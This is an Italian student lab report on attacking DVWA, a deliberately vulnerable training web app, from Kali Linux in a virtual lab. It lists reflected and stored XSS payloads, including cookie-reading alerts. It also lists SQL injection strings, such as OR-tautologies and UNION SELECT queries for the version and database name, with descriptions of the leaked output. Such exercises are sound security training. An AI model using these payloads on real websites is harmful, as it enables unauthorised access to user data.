


PRATICA S6-L2

Exploit DVWA - XSS e SQL injection


Traccia:

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.


ATTACCO Reflected Cross Site Scripting - XSS REFLECTED



1) `<script>alert("WXSS")</script>` e `<<script>alert("WXSS");//<</script>`




2) `<script>alert(document.cookie)</script>`, `'><script>alert(document.cookie)</script>`



ATTACCO STORED Cross Site Scripting - XSS STORED

3) `<script>alert(document.cookie)</script>`



ATTACCO SQL Injection

4) ' or ''='

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar shows the URL: `192.168.50.101/dvwa/vulnerabilities/sql/?id=%27+or+%27%27%3D%27&Submit=Su...`. The page title is "Vulnerability: SQL Injection".

On the left side, there is a navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, **SQL Injection** (highlighted), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

The main content area displays the results of the SQL injection attack. It shows the "User ID:" field with the input `' or ''='` and a "Submit" button. Below the input, the results are displayed in red text:

```
ID: ' or ''='
First name: admin
Surname: admin

ID: ' or ''='
First name: Gordon
Surname: Brown

ID: ' or ''='
First name: Hack
Surname: Me

ID: ' or ''='
First name: Pablo
Surname: Picasso

ID: ' or ''='
First name: Bob
Surname: Smith
```


Below the results, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

At the bottom left, the user information is displayed: Username: admin, Security Level: low, and PHPIDS: disabled. At the bottom right, there are two buttons: "View Source" and "View Help".

ATTACCO SQL Injection (Blind)

5) 1' OR '1'='1'#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The URL is `192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=1'+OR+'1'='1'&#`. The page title is "Vulnerability: SQL Injection (Blind)". The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" form with a "Submit" button. Below the form, the results of the SQL injection are displayed in red text:

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me


ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

Below the results, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

6) 1' UNION SELECT 1, 2#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The URL is `192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=1'+UNION+SELECT+1,2#`. The page title is "Vulnerability: SQL Injection (Blind)". The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" form with a "Submit" button. Below the form, the results of the SQL injection are displayed in red text:

```
ID: 1' UNION SELECT 1, 2#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, 2#
First name: 1
Surname: 2
```

7) 1' UNION SELECT 1, version()




The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a browser. The URL bar displays `192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id=1'+UNION+SELECT+1%#`. The left sidebar contains a menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, and SQL Injection (Blind) (which is highlighted). The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" label, an input field, and a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text:

```
ID: 1' UNION SELECT 1, version() #  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, version() #  
First name: 1  
Surname: 5.0.51a-3ubuntu5
```

Below the output, there is a "More info" section with links to external resources.

8) 1' UNION SELECT 1, database ()




The screenshot shows the DVWA interface with the same URL as the previous image. The left sidebar menu is identical. The main content area is titled "Vulnerability: SQL Injection (Blind)". It features a "User ID:" label, an input field, and a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text:

```
ID: 1' UNION SELECT 1, database () #  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT 1, database () #  
First name: 1  
Surname: dvwa
```


Below the output, there is a "More info" section with links to external resources:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

